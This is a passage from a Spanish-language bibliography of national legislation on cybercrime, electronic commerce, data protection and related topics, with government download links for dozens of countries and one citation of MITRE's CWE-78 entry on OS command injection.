——(11 de diciembre de 2013). Zakon o izmjenama i dopunama Zakona o elektronskoj trgovini 11.12.2013. Recuperado de http://www.mid.gov.me/ResourceManager/FileDownload.aspx?rid=151573&rType=2&file=Zakon%20o%20izmjenama%20i%20dopunama%20Zakona%20o%20elektronskoj%20trgovini.pdf
——(2014). Zakon o elektronskoj upravi 29.10.2014. Recuperado de http://www.mid.gov.me/ResourceManager/FileDownload.aspx?rid=182350&rType=2&file=Zakon%20o%20Elektronskoj%20upravi.pdf
——(2016). Zakon o izmjenama i dopunama Zakona o informacionoj bezbjednosti 12.10.2016. Recuperado de http://www.mid.gov.me/ResourceManager/FileDownload.aspx?rid=255200&rType=2&file=Zakon_o_izmjenama_i_dopunama_Zakona_o_informacionoj_bezbjednosti.pdf
Ministry for Justice Culture and Local Government of Malta (1854). Criminal Code Chapter 9.10th June, 1854. Recuperado de http://www.justiceservices.gov.mt/DownloadDocument.aspx?app=lom&itemid=8574&l=1
——(1934). Chapter 81 Substituted by:XXIII.2000.30. Utilities and Services (Regulation of Certain Works) Act.7th August, 1934. Recuperado de http://www.justiceservices.gov.mt/DownloadDocument.aspx?app=lom&itemid=8628&l=1
——(1961). Chapter 164 Police Act 10th February, 1961. Recuperado de http://www.justiceservices.gov.mt/DownloadDocument.aspx?app=lom&itemid=8686&l=1
——(1981). Chapter 291 Commissioners for Justice Act 15th June, 1981. Recuperado de http://www.justiceservices.gov.mt/DownloadDocument.aspx?app=lom&itemid=8777&l=1
——(1991). Chapter 345 Financial Markets Act 24th January, 1991;12th December, 1991;8th January, 1992;21st February, 1992. Recuperado de http://www.justiceservices.gov.mt/DownloadDocument.aspx?app=lom&itemid=8816&l=1
——(1994). Chapter 373 Prevention of Money Laundering Act 23rd September, 1994. Recuperado de http://www.justiceservices.gov.mt/DownloadDocument.aspx?app=lom&itemid=8842&l=1
——(1997). Chapter 399 Electronic Communications (Regulation) Act 31st December, 19972nd January, 1998. Recuperado de http://www.justiceservices.gov.mt/DownloadDocument.aspx?app=lom&itemid=8866&l=1
——(2000). Chapter 418 Malta Communications Authority Act 1st August,

2000. Recuperado de http://www.justiceservices.gov.mt/DownloadDocument.aspx?app=lom&itemid=8884&l=1
——(2001). Chapter 415 Copyright Act 14th August, 2000;1st January, 2001. Recuperado de http://www.justiceservices.gov.mt/DownloadDocument.aspx?app=lom&itemid=8881&l=1
——(22 de marzo de 2002). Chapter 440 Data Protection Act 2nd March, 2002*15th November, 2002†15th July, 2003‡. Recuperado de http://www.justiceservices.gov.mt/DownloadDocument.aspx?app=lom&itemid=8906&l=1
——(10 de mayo de 2002). Chapter 426 Electronic Commerce Act 10th May, 2002. Recuperado de http://www.justiceservices.gov.mt/DownloadDocument.aspx?app=lom&itemid=8892&l=1
——(2005). Chapter 478 Malta Film Commission Act 15th July, 2005. Recuperado de http://www.justiceservices.gov.mt/DownloadDocument.aspx?app=lom&itemid=8944&l=1
——(1 de octubre de 2012). Chapter 434 Code of Conduct for Computerised Reservation Systems Act 1st October, 2002. Recuperado de http://www.justiceservices.gov.mt/DownloadDocument.aspx?app=lom&itemid=8900&l=1
Ministry of Commerce and Industry Liberia (2010). The Liberian Commercial Code of 2010 an Act to Repeal Commercial and Bankruptcy Law, Tittle 7 of the Liberian Code of Laws Revised and to Enact in Lieu Thereof the Liberian Commercial Code, Tittle 7 of the Liberian Code of Laws Revised. Recuperado de http://moci.gov.lr/doc/Commercial%20Code%20-%20Title%207%20-%20Liberian%20Code%20of%20Laws%20Revised.pdf
Ministry of Commerce Government of Nepal (2006). Banks and Financial Institutions Act, 2063 (2006) Date of authentication and publication: 19 karik 2063 (Sunday, 5 November 2006). Recuperado de http://www.moc.gov.np/uploads/Act%20list%20English/banks-and-financial-institutions-act.pdf
Ministry of Commerce Myanmar (2004). The Electronic Transactions Law (The State Peace and Development Council Law No. 5/2004). The 12th Waxing of Kason 1366 M.E. (30th April, 2004). Recuperado de http://www.commerce.gov.mm/images/stories/roo/the%20electronic%20transactions%20law.pdf
Ministry of Communications and Information Technology Afghanistan (2015). Cyber Crimes Law Only Dari Final 19_6_2015. Recuperado de http://mcit.gov.af/Content/files/CYBER%20CRIMES%20LAW%20ONLY%20DARI%20FINAL%2019_6_2015.pdf
——(s.f.). Electronic Transactions and Electronic Signatures Act. Recuperado de http://mcit.gov.af/Content/files/Electronic%20Transactions%20and%20Electronic%20Signatures%20Act%20(for%20comments-final)(2).pdf

Ministry of Communications and Information Technology Egypt (s.f.). Legislative Framework. Recuperado de http://www.mcit.gov.eg/Internet_Safety/Legislative_Framework

Ministry of Communications and Information Technology Indonesi (2008). Undang-Undang Nomor 11 Tahun 2008 tanggal 21 April 2008. Recuperado de https://jdih.kominfo.go.id/produk_hukum/view/id/167/t/undangundang+nomor+11+tahun+2008+tanggal+21+april+2008

——(2012). Peraturan Pemerintah Republik Indonesia Nomor 82 Tahun 2012 Tentang Penyelenggaraan Sistem dan Transaksi Elektronik Dengan Rahmat Tuhan Yang Maha Esa. Recuperado de https://jdih.kominfo.go.id/produk_hukum/unduh/id/6/t/peraturan+pemerintah+republik+indonesia+nomor+82+tahun+2012

——(2016). Undang-Undang Nomor 19 Tahun 2016 tanggal 25 November 2016 Perubahan Atas Undang-Undang Nomor 11 Tahun 2008 Tentang Informasi dan Transaksi Elektronik. Recuperado de https://jdih.kominfo.go.id/produk_hukum/view/id/555/t/undangundang+nomor+19+tahun+2016+tanggal+25+november+2016

Ministry of Communications and Information Technology Samoa (2007). 2007 Telecommunications Amendment No. 23. Recuperado de http://www.mcit.gov.ws/images/mcit/Telecom-Amendment-Act-2007-eng.pdf

Ministry of Communications and Transport of Bosnia and Herzegovina (2003). Zakon o Komunikacijama. Recuperado de http://www.mkt.gov.ba/dokumenti/komunikacije/zakoni/zakoni/default.aspx?id=3641&langTag=en-US

——(2006). Zakon o Elektronskom Potpisu Poglavlje i. Opće Odredbe. Recuperado de http://www.mkt.gov.ba/dokumenti/informatizacija/zakoni/zakoni/default.aspx?id=3568&langTag=en-US

——(2007). Zakon o Elektronskom Pravnom i Poslovnom Prometu Poglavlje i. Uvodne Odredbe. Recuperado de http://www.mkt.gov.ba/dokumenti/informatizacija/zakoni/zakoni/default.aspx?id=3570&langTag=bs-BA

Ministry of Communications Ghana (6 de enero de 2008). Electronic Communications Act, 2008 Act 775. Recuperado de http://www.moc.gov.gh/sites/default/files/downloads/Electronic%20Communications%20Act-775.pdf

——(18 de diciembre de 2008). Electronic Transactions Act, 2008 Act 772. Recuperado de http://www.moc.gov.gh/sites/default/files/downloads/Electronic%20Transactions%20Act%20772.pdf

Ministry of Digital Affairs Poland (2017). Projekt przepisów Drukuj Nowe prawo ochrony danych osobowych. Recuperado de https://mc.gov.pl/files/projekt_ustawy_o_ochronie_danych_osobowych_28.03.2017.pdf

Ministry of Economic and Trade Lebanon (1999). Law on the Protection of Literary and Artistic Property* (No. 75 of April 3, 1999). Recuperado de

http://www.economy.gov.lb/public/uploads/files/4600_3516_9524.pdf
——(s.f.). Titre VI- De diverses infractions liées au commerce électronique. Recuperado de http://www.economy.gov.lb/public/uploads/files/eCommerce/titre6.pdf
Ministry of Economic Planning, Sustainable Development, Industry, Information and Labour of Saint Vincent and the Grenadines (2014). Act no. 16 of 2014 Electronic Funds Transfer. Recuperado de http://www.planning.gov.vc/planning/images/stories/pdf/electronics%20funds%20transfer%20act%202014.pdf
——(12 de mayo de 2015). Act no. 5 of 2015 Electronic Filing. Recuperado de http://planning.gov.vc/planning/images/stories/pdf/electronic%20filing%20act%202015.pdf
——(12 de mayo de 2015). Act no. 6 of 2015 Electronic Transactions. Recuperado de http://www.planning.gov.vc/planning/images/stories/pdf/electronic%20transactions%20act%202015.pdf
——(2016). Act no. 29 of 2016 Cybercrime. Recuperado de http://www.planning.gov.vc/planning/images/stories/pdf/cybercrime%20act%202016.pdf
Ministry of Education Malaysia (2010). Act 709 Personal Data Protection Act 2010. Recuperado de http://www.moe.gov.my/images/data-terbuka/Personal-Data-Protection-Act-2010.pdf
Ministry of Finance and Economic Development Kiribati (2013). An Act to Provide for and Regulate Telecommunications Systems and Services and Related Matters Conunencement 2013. Recuperado de http://www.mfed.gov.ki/sites/default/files/Communications-Act-2013.pdf
Ministry of Finance and Planning Financial Intelligence Unit Tanzania (1994). Capital Markets and Securities Act 1994. Recuperado de https://www.fiu.go.tz/CMSact.pdf
——(2003). The Gaming Act 2003. Recuperado de https://www.fiu.go.tz/GamingAct.pdf
——(2006). The Banking and Financial Institutions Act, 2006 Banking and Financial Institutions. Recuperado de https://www.fiu.go.tz/BAFIA.pdf
——(2007). The Prevention and Combating of Corruption Act 2007. Recuperado de https://www.fiu.go.tz/pcca.pdf
Ministry of Finance of the Republic of China (1967). 法規名稱(Title)： Customs Act print 公發布日(Date)： 2017.01.18. Recuperado de http://law-out.mof.gov.tw/EngLawContent.aspx?id=245
Ministry of Home Affairs India (1860). The Indian Penal Code, 1860 Act No. 45 of 1860 1* [6th October, 1860.]. Recuperado de http://www.mha.nic.in/sites/upload_files/mha/files/pdf/IPC1860.pdf
Ministry of Industry and Information Technology China (2016). 中┌人民共和┌┌┌安全法 ┌布┌┌：2016-11-08 ┌源：政策法┌司. Recuperado de http://www.miit.gov.cn/n1146295/n1146557/n1146614/c5345009/

content.html
Ministry of Industry, International Business, Commerce and Small Business Development Barbados (2001). Chapter 308B Electronic Transactions. Recuperado de http://www.commerce.gov.bb/Legislation/Documents/CAP%20308B.PDF
——(2002). Chapter 326C Fair Competition. Recuperado de http://www.commerce.gov.bb/Legislation/Documents/Fair%20Competition%20Act,%20Cap%20326C.pdf
——(2005). Computer Misuse. Recuperado de http://www.commerce.gov.bb/images/document_pdf/computer_misuse_act_2005-4.pdf
Ministry of Information and Communication Infrastructure, The Gambia (2009). Information and Communications Act, 2009. Recuperado de http://www.moici.gov.gm/images/pdfs/ICACT2009.pdf
Ministry of Information and Communications Government of Nepal (2007). Right to Information Act, 2064 (2007) Date of Authentication and publication 5 Shrawan (21 July 2007). Recuperado de http://www.moic.gov.np/upload/documents/right-to-information-act.pdf
Ministry of Information Society and Administration Macedonia (2001). У К А З ЗА ПРОГЛАСУВАЊЕ НА ЗАКОНОТ ЗА ПОДАТОЦИТЕ ВО ЕЛЕКТРОНСКИ ОБЛИК И ЕЛЕКТРОНСКИ ПОТПИС. Recuperado de http://mioa.gov.mk/files/pdf/dokumenti/zakoni/zpeoep/2001_Zakon_za_podatocite_vo_elektronski_oblik_i_elektronski_potpis.pdf
——(2006). ЗАКОН ЗА СЛЕДЕЊЕ НА КОМУНИКАЦИИТЕ. Recuperado de http://mioa.gov.mk/files/pdf/dokumenti/Zakon%20za%20sledenje%20na%20komunikaciite_konsolidiran_15102015.pdf
——(2007). ЗАКОН ЗА ЕЛЕКТРОНСКА ТРГОВИЈА. Recuperado de http://mioa.gov.mk/files/pdf/dokumenti/zakoni/Zakon_za_elektronska_trgovija_konsolidiran_18112015.pdf
——(2009). ЗАКОН ЗА ЕЛЕКТРОНСКО УПРАВУВАЊЕ. Recuperado de http://www.mioa.gov.mk/files/pdf/dokumenti/zakoni/zeu/Zakon_za_elektronsko_upravuvanje_konsolidiran_29032016.pdf
——(2010). ЗАКОН ЗА ИНСПЕКЦИСКИ НАДЗОР. Recuperado de http://www.mioa.gov.mk/files/pdf/dokumenti/zakoni/Zakon_za_inspekciski_nadzor_konsolidiran_30032016.pdf
——(2014). ЗАКОН ЗА ЕЛЕКТРОНСКИТЕ КОМУНИКАЦИИ. Recuperado de http://www.mioa.gov.mk/files/pdf/dokumenti/zakoni/zek/Zakon%20za%20elektronskite%20komunikacii%20-%20konsolidiran_25112015.pdf
——(2016). ПРЕДЛОГ - ЗАКОН за информативни и рекламни кампањи на јавните институции Скопје, јули 2016 година. Recuperado de http://www.mioa.gov.mk/files/pdf/dokumenti/zakoni/Predlog-Zakon_za_reklamiranje_mioa.pdf

Ministry of Interior Kuwait (2015). مرسوم بقانون رقم (111) لسنة 2015 بإصدار قانون الأحداث. Recuperado de https://www.moi.gov.kw/portal/varabic/hamaya/law111.html
——(2015). بقانون رقم 21 لسنة 2015 في شأن حقوق الطفل - دعوى عالطالا الدستور،. Recuperado de https://www.moi.gov.kw/portal/varabic/hamaya/law21.html
Ministry of Interior United Arab Emirates (2016). Khalifa issues new UAE federal laws. Recuperado de https://www.moi.gov.ae/DataFolder/magazine2016/Augest/999%20AUGUST.pdf
Ministry of Internal Affairs of Bosnia and Herzegovina (s.f.). Krivični Zakon Federacije Bosne i Hercegovine. Recuperado de http://mup.ks.gov.ba/sites/mup.ks.gov.ba/files/Krivicni_zakon_FBIH.pdf
Ministry of Justice Albania (2008). Ligj Nr. 9917, datë 19.5.2008. Për Parandalimin e Pastrimit të Parave dhe Financimit të Terrorizmit. Recuperado de http://www.drejtesia.gov.al/files/userfiles/Legjislacioni/Ligj_per_parandalimin_e_pastrimit_te_parave.pdf
——(2013). Ligj Nr. 157/2013. Për Masat Kundër Financimit të Terrorizmit. Recuperado de http://www.drejtesia.gov.al/files/userfiles/Legjislacioni/Ligj_per_masat_kunder_financimit_te_terrorizmit.pdf
Ministry of Justice Kyrgyz Republic-Centralized Bank of Data of Legal Information (2008). г.Бишкек от 14 апреля 2008 года № 58 ЗАКОН КЫРГЫЗСКОЙ РЕСПУБЛИКИ Об информации персонального характера. Recuperado de http://cbd.minjust.gov.kg/act/view/ru-ru/202269
Ministry of Justice Madagascar (1962). Code Penal Mis à jour au 31 mars 2005. Recuperado de http://www.justice.gov.mg/wp-content/uploads/textes/1TEXTES%20NATIONAUX/DROIT%20PRIVE/les%20codes/CODE%20PENAL.pdf
Ministry of Justice of the Republic of Kazakhstan National Center of Legal Information (1995). On National Security agencies of the Republic of Kazakhstan Unofficial translation Law of the Republic of Kazakhstan dated 21 December 1995 No. 2710. Recuperado de http://adilet.zan.kz/eng/docs/Z950002710_
——(1997). Criminal Code of the Republic of Kazakhstan Unofficial translation Code of the Republic of Kazakhstan dated July 16, 1997 No. 167. Recuperado de http://adilet.zan.kz/eng/docs/K970000167_
——(15 de marzo de 1999). On State Secrets Unofficial translation The Law of the Republic of Kazakhstan dated 15 March, 1999 No. 349-1. Recuperado de http://adilet.zan.kz/eng/docs/Z990000349_
——(13 de julio de 1999). On countering terrorism Unofficial translation The Law of the Republic of Kazakhstan dated 13 July, 1999 No. 416. Recuperado de http://adilet.zan.kz/eng/docs/Z990000416_
——(23 de julio de 1999). On Mass Media Unofficial translation The Law of

the Republic of Kazakhstan dated 23 July 1999 No. 451-I. Recuperado de http://adilet.zan.kz/eng/docs/Z990000451_
——(2003). Электрондық құжат және электрондық цифрлық қолтаңба туралы Қазақстан Республикасының 2003 жылғы 7 қаңтар N 370-II Заңы. Recuperado de http://adilet.zan.kz/eng/docs/Z030000370_
——(2004). On Communications Unofficial translation The Law of the Republic of Kazakhstan dated 5 July 2004 No. 567. Recuperado de http://adilet.zan.kz/eng/docs/Z040000567_
——(2005). On Countering to Extremism Unofficial translation The Law of the Republic of Kazakhstan dated 18 February, 2005 No.31. Recuperado de http://adilet.zan.kz/eng/docs/Z050000031_
——(2007). On Licensing Unofficial translation The Law of the Republic of Kazakhstan dated 11 January, 2007 No. 214. Recuperado de http://adilet.zan.kz/eng/docs/Z070000214_
——(2010). On Customs Affairs in the Republic of Kazakhstan Unofficial translation The Code of the Republic of Kazakhstan dated June 30, 2010 No. 296-IV. Recuperado de http://adilet.zan.kz/eng/docs/K100000296_
——(2012). Қазақстан Республикасының ұлттық қауіпсіздігі туралы Қазақстан Республикасының 2012 жылғы 6 қаңтардағы № 527-IV Заңы. Recuperado de http://adilet.zan.kz/kaz/docs/Z1200000527
——(2013). On Personal Data and their Protection Unofficial translation The Law of the Republic of Kazakhstan dated 21 May, 2013 No. 94-V. Recuperado de http://adilet.zan.kz/eng/docs/Z1300000094
——(3 de julio de 2014). Penal Code of the Republic of Kazakhstan Unofficial translation The Code of the Republic of Kazakhstan dated 3 July 2014 No. 226-V of the Law of the Republic of Kazakhstan. Recuperado de http://adilet.zan.kz/eng/docs/K1400000226
——(4 de julio de 2014). Criminal Procedure Code of the Republic of Kazakhstan Unofficial translation The Code of the Republic of Kazakhstan dated July 4, 2014 No. 231. Recuperado de http://adilet.zan.kz/eng/docs/K1400000231
——(2014). On Administrative Infractions Unofficial translation The Code of the Republic of Kazakhstan dated 5 July 2014 No. 235-V. Recuperado de http://adilet.zan.kz/eng/docs/K1400000235
——(31 de octubre de 2015). Қазақстан Республикасының Азаматтық процестік кодексі Қазақстан Республикасының Кодексі 2015 жылғы 31 қазандағы № 377-V ҚРЗ. Recuperado de http://adilet.zan.kz/kaz/docs/K1500000377
——(24 de noviembre de 2015). Ақпараттандыру туралы Қазақстан Республикасының Заңы 2015 жылғы 24 қарашадағы № 418-V ҚРЗ. Recuperado de http://adilet.zan.kz/kaz/docs/Z1500000418
Ministry of Justice of the Republic of Macedonia (1996). Кривичен законик - Неофицијален пречистен текст 17.03.2015. Recuperado de http://www.pravda.gov.mk/documents/KZ_precisten_2015.pdf

——(2006). З А К О Н ЗА СЛОБОДЕН ПРИСТАП ДО ИНФОРМАЦИИ ОД ЈАВЕН КАРАКТЕР Редакциски пречистен текст 25/02/2013. Recuperado de http://www.pravda.gov.mk/documents/Z.za%20sloboden%20pristap%20na%20informacii.pdf

Ministry of Justice Serbia (2005). Law on the Organisation and Competences of Government Authorities Combating Cyber Crime (Official Gazette of the Republic of Serbia No 61/2005 and 104/2009). Recuperado de http://www.mpravde.gov.rs/files/Law%20on%20the%20Organisation%20and%20Competences%20of%20Government%20Authorities%20Combating%20Cyber%20Crime_180411.doc

——(2017). Draft Law on Personal Data Protection. Recuperado de http://www.mpravde.gov.rs/files/Nacrt_zakona%20o%20zastiti%20podataka%20o%20licnosti-engleski-javna%20rasprava.doc

Ministry of Justice Somalia (2014). Plan to Implement the Somali Rule of Law Priorities 2014-2016. Recuperado de http://moj.gov.so/en/wp-content/uploads/2016/01/Somali_Justice_Sector_Implementation_Plan.pdf pg.50

Ministry of Justice Sri Lanka (1885). Chapter 19 Penal Code. Recuperado de https://www.lawnet.gov.lk/wp-content/uploads/2016/11/PENAL-CODE-CONSOLIDATED.pdf

Ministry of Justice Turkmenistan (1994). О правовой охране алгоритмов, программдля электронных вычислительных машин. Recuperado de http://minjust.gov.tm/ru/mmerkezi/doc_view.php?doc_id=381

——(2000). Об электронном документе. Recuperado de http://minjust.gov.tm/ru/mmerkezi/doc_view.php?doc_id=727

——(2009). Уголовно-процессуальный кодекс Туркменистана. Recuperado de http://minjust.gov.tm/ru/mmerkezi/doc_view.php?doc_id=8332

——(2010). О связи. Recuperado de http://minjust.gov.tm/ru/mmerkezi/doc_view.php?doc_id=7057

——(2010). Уголовный кодекс Туркменистана. Recuperado de http://minjust.gov.tm/ru/mmerkezi/doc_view.php?doc_id=8091

——(2012). Об авторском праве и смежных правах. Recuperado de http://minjust.gov.tm/ru/mmerkezi/doc_view.php?doc_id=7411

——(2013). Кодекс Туркменистана об административных правонарушениях. Recuperado de http://minjust.gov.tm/ru/mmerkezi/doc_view.php?doc_id=8367

——(2014). О правовом регулировании развития сети Интернет и оказания интернет-услуг в Туркменистане. Recuperado de http://minjust.gov.tm/ru/mmerkezi/doc_view.php?doc_id=15049

——(2015). О противодействии легализации доходов, полученных преступным путём, и финансированию терроризма. Recuperado de http://minjust.gov.tm/ru/mmerkezi/doc_view.php?doc_id=15068

——(26 de marzo de 2016). О рекламе. Recuperado de http://minjust.gov.tm/ru/mmerkezi/doc_view.php?doc_id=15105
——(15 de octubre de 2016). О противодействии торговле людьми. Recuperado de http://minjust.gov.tm/ru/mmerkezi/doc_view.php?doc_id=15140
——(2017). Об информации о личной жизни и её защите. Recuperado de http://minjust.gov.tm/ru/mmerkezi/doc_view.php?doc_id=15154
Ministry of Justice United Arab Emirates (2014). Federal Law No. (7) of 2014 Issued on 20/08/2014 Corresponding to 24 Shawwal 1435 H On Combating Terrorism Offences. Recuperado de http://ejustice.gov.ae/downloads/latest_laws2014/LNME-FED-LAW-7-2014.pdf
——(2015). Federal Decree Law No. 2 of 2015 Issued on 15/7/2015 Corresponding to 28 Ramadan 1436 On Combating Discrimination and Hatred. Recuperado de http://ejustice.gov.ae/downloads/latest_laws2015/FDL_2_2015_discrimination_hate_en.pdf
Ministry of Justice, Transparency and Human Rights Greece (1946). Είδος: ΑΣΤΙΚΟΣ ΚΩΔΙΚΑΣ ΦΕΚ: Α 164 19841024 Τέθηκε σε ισχύ: 23.02.1946. Recuperado de http://www.ministryofjustice.gr/site/kodikes/%CE%91%CE%A3%CE%A4%CE%99%CE%9A%CE%9F%CE%A3%20%CE%9A%CE%A9%CE%94%CE%99%CE%9A%CE%91%CE%A3.html
——(1951). Είδος: ΠΟΙΝΙΚΟΣ ΚΩΔΙΚΑΣ Τέθηκε σε ισχύ: 01.01.1951. Recuperado de http://www.ministryofjustice.gr/site/kodikes/%CE%A0%CE%9F%CE%99%CE%9D%CE%99%CE%9A%CE%9F%CE%A3%20%CE%9A%CE%A9%CE%94%CE%99%CE%9A%CE%91%CE%A3.html
Ministry of Law and Justice India (1985). The Narcotic Drugs and Psychotropic Substances, Act, 1985. Recuperado de http://lawmin.nic.in/ld/P-ACT/1985/The%20Narcotic%20Drugs%20and%20Psychotropic%20Substances%20Act,%201985.pdf
——(15 de junio de 2005). The Rights to Information Act, 2005 Act No. 22 of 2005 15th June, 2005. Recuperado de http://lawmin.nic.in/ld/P-ACT/2005/The%20Right%20of%20Information%20Act,%202005.pdf
——(13 de septiembre de 2005). The Protection of Women from Domestic Violence Act, 2005 Act No. 43 of 2005 13th September, 2005. Recuperado de http://lawmin.nic.in/ld/P-ACT/2005/The%20Protection%20of%20Women%20from%20Domestic%20Violence%20Act,%202005.pdf
——(2007). The Payment and Settlement Systems Act, 2007. Recuperado de http://lawmin.nic.in/ld/P-ACT/2007/The%20Payment%20and%20Settlement%20Systems%20Act,%202007.pdf
Ministry of Law and Human Rights Indonesia (2015). RUU tentang Pembatasan Transaksi Penggunaan Uang Kartal. Recuperado de http://peraturan.go.id/ruu-tentang-pembatasan-transaksi-penggunaan-uang-kartal.html
——(2016). Rancangan Undang-Undang tentang Perlindungan Data Pribadi. Recuperado de http://peraturan.go.id/rancangan-undang-undang-ten-

tang-perlindungan-data-pribadi.html
——(2017). RUU tentang Perlindungan Data dan Informasi Pribadi. Recuperado de http://peraturan.go.id/ruu-tentang-perlindungan-data-dan-informasi-pribadi.html
Ministry of Legal Affairs. Government of Guyana (1893). Laws of Guyana Criminal Law (Offences) Act Chapter 8:01 Act 18 of 1893. Recuperado de http://mola.gov.gy/information/laws-of-guyana/903-chapter-00801-criminal-law-offences/file
——(1893). Laws of Huyana Evidence Act Chapter 5:03 act 20 of 1893. Recuperado de http://mola.gov.gy/information/laws-of-guyana/442-chapter-503-evidence/file
——(1990). Laws of Guyana Telecommunications act Chapter 47:02 Act 27 of 1990. Recuperado de http://mola.gov.gy/information/laws-of-guyana/650-chapter-4702-telecommunications/file
——(2008). Laws of Guyana Interception of Communications Act Chapter 47:03 Act 21 of 2008. Recuperado de http://mola.gov.gy/information/laws-of-guyana/651-chapter-4703-interception-of-communication/file
——(2009). Laws of Guyana Anti-Money Laundering and Countering the Financing of Terrorism Act Chapter 10:11 Act 13 of 2009. Recuperado de http://mola.gov.gy/information/laws-of-guyana/479-chapter-1011-anti-money-laundering-and-countering-the-financing-of-terrorism/file
——(2009). Laws of Guyana Protection of Children Act Chapter 46:06 Act 17 of 2009. Recuperado de http://mola.gov.gy/information/laws-of-guyana/647-chapter-4606-protection-of-children/file
——(2012). Chapter 10:10-Narcotic Drugs and Psychotropic Substances (Control). Recuperado de http://mola.gov.gy/information/laws-of-guyana/902-chapter-1010-narcotic-drugs-and-psychotropic-substances-control/file
Ministry of Post and Information and Communications Technologies Algeria (2000). Loi n° 2000-03 du 5 Joumada El oula 1421 correspondant au 05 août 2000 fixant les règles générales relatives à la poste et aux télécommunications. Recuperado de https://www.mptic.dz/sites/default/files/loi%202000-03_6.pdf
——(2009). Loi n°09-04 du 14 Chaâbane 1430 correspondant au 5 août 2009 portant règles particulières relatives à la prévention et à la lutte contre les infractions liées aux technologies de l'information et de la communication. Recuperado de https://www.mptic.dz/sites/default/files/Loi%20n%C2%B0%2009-04%20fr.pdf
——(2015). Loi n° 15-04 du 11 Rabie Ethani 1436 correspondant au 01 février 2015 fixant les règles générales relatives à la signature et la certification électronique. Recuperado de https://www.mptic.dz/sites/default/files/Loi%20n%C2%B015-04.pdf

Ministry of Science, ICT and Future Planning Korea (s.f.). Laws. Recuperado de http://english.msip.go.kr/english/msipContents/contents.do?mId=NDcy

Ministry of Taxes of the Republic of Azerbaijan (2005). Elektron ticarət haqqında Azərbaycan Respublikasının Qanunu 10/05/2005. Recuperado de http://www.taxes.gov.az/modul.php?name=qanun&news=262

Ministry of the Interior Jordan (2002). قانون منع الاسرار بالاعتداءات رقم 55 لسنة 2002. Recuperado de http://www.moi.gov.jo/EchoBusV3.0/SystemAssets/PDFs/AR/Laws/lawNew/%D9%82%D8%A7%D9%86%D9%88%D9%86%20%D9%85%D9%86%D8%B9%20%D8%A7%D9%84%D8%A7%D8%B1%D9%87%D8%A7%D8%A8.pdf

Ministry of Trade, Industry and East African Community Affairs Rwanda (27 de abril de 2009). Law N°07/2009 of 27/04/2009 Relating to Companies. Recuperado de http://www.minicom.gov.rw/fileadmin/minicom_publications/law_and_regurations/Law_relating_to_companies.pdf

——(14 de diciembre de 2009). Law N° 31/2009 of 26/10/2009 on the protection of intellectual property. Recuperado de http://www.minicom.gov.rw/fileadmin/minicom_publications/law_and_regurations/Law_on_the_protection_of_intellectual_property.pdf

Ministry of Trade, Tourism and Telecommunications Serbia (2004). Zakono Elektronskom Potpisu. Recuperado de http://mtt.gov.rs/download/1(2)/zakon_elektronski_potpis.pdf

——(2009). Zakon o Elektronskoj Trgovini ("Sl. glasnik RS", br. 41/2009). Recuperado de http://mtt.gov.rs/download/1(2)/Zakon_o_elektronskoj_trgovini.pdf

——(2009). Закон о електронском документу („Службени гласник РС", бр. 51/09). Recuperado de http://mtt.gov.rs/download/1(2)/Zakon_o_elektronskom_dokumentu.pdf

——(2010). Закон о електронским комуникацијама ("Службени гласник РС", бр. 44/2010). Recuperado de http://mtt.gov.rs/download/1(2)/Zakon-o-elektronskim-komunikacijama.pdf

——(2014). Закон о заштити потрошача („Сл. гласник РС" бр. 62/14). Recuperado de http://mtt.gov.rs/download/1(2)/ZZP.pdf

——(2016). Закон о информационој безбедности 02/02/2016. Recuperado de http://mtt.gov.rs/download/1(2)/Zakon%20o%20informacionoj%20bezbednosti.pdf

Ministry of Transport and Communications Myanmar (2013). The Telecommunications Law Submitted by myotint on Tue, 2013-10-08 10:00. Recuperado de http://www.mcit.gov.mm/content/telecommunications-law.html

Ministry of Transportation and Telecommunications Bahrain (2002). Legislative Decree No. 48 of 2002 Promulgating the Telecommunications

Law. Recuperado de http://www.caa.gov.bh/sites/default/files/telecommunications_law.pdf
Ministry of Women and Human Rights Development Somalia (2016). Hindisaha Sharciga Dambiyada Jinsiga (2016). Recuperado de http://mwhrd.gov.so/wp-content/uploads/2016/06/Qoraalka-ugu-dambeeya-27-Dec-1-last-edition.pdf
Ministry of Youth and ICT Rwanda (2015). National Cyber Security Strategic Plan Kigali, March 2015. Recuperado de http://www.myict.gov.rw/fileadmin/Documents/National_Cyber_Security_Policy/NCSP_Implementation_Plan.pdf
Mitre (2017). CWE-78: Improper Neutralization of Special Elements used in an os Command ('os Command Injection') Weakness. Recuperado de http://cwe.mitre.org/data/definitions/78.html
Moya, P. (16 de noviembre de 2015). Los terroristas estarían utilizando la PlayStation 4 para comunicarse. *Omicrono*. Recuperado de http://omicrono.elespanol.com/2015/11/los-terroristas-estarian-utilizando-la-playstation-4-para-comunicarse/
Mulher e Lei na África Austral-Moçambique (2014). Lei nº 35/2014: Lei da revisão do Código Penal. Recuperado de http://www.wlsa.org.mz/wp-content/uploads/2014/11/Lei-35_2014Codigo_Penal.pdf
Mullock, J. (2017). Data Security and Cybercrime in the United Kingdom. *Lexology*. Recuperado de http://www.lexology.com/library/detail.aspx?g=1776bc96-5523-4108-acc2-2dc8c8b7def2
Municipal Court in Sarajevo, Bosnia and Herzegovina (2003). Zakon o Krivičnom Postupku Federacije Bosne i Hercegovine (Sl. novine F BiH br.35/03,37/03,56/03). Recuperado de http://www.oss.ba/dokumenti/ZKP_FBIH.pdf
National Agency for the Realization of E-Governance Madagascar (5 de noviembre de 2014). Loi n° 2014-024 sur les transactions électroniques. Recuperado de http://www.anre.gov.mg/wp-content/uploads/2016/04/loi2014024_05112014.pdf
——(16 de diciembre de 2014). Loi n° 2014-038 Sur la protection des données à caractère personnel. Recuperado de http://www.anre.gov.mg/wp-content/uploads/2016/04/loi2014038_09012015.pdf
National Assembly-Federal Republic of Nigeria (2006). Advance Fee Fraud and Other Fraud Related Offences Act 2006. Recuperado de http://nass.gov.ng/document/download/5812
——(2007). Investments and Securities Act, 2007. Recuperado de http://nass.gov.ng/document/download/5805
——(19 de mayo de 2011). Evidence Act, 2011. Recuperado de http://nass.gov.ng/document/download/5945
——(24 de mayo de 2011). Freedom of Information Act, 2011. Recuperado de

http://nass.gov.ng/document/download/5901
——(31 de mayo de 2011). Money Laundering (Prohibition) Act 2011. Recuperado de http://nass.gov.ng/document/download/5943
——(1 de junio de 2011). Terrorism (Prevention) Act, 2011. Recuperado de http://nass.gov.ng/document/download/5944
——(2 de junio de 2011). Financial Reporting Council of Nigeria Act 2011. Recuperado de http://nass.gov.ng/document/download/5957
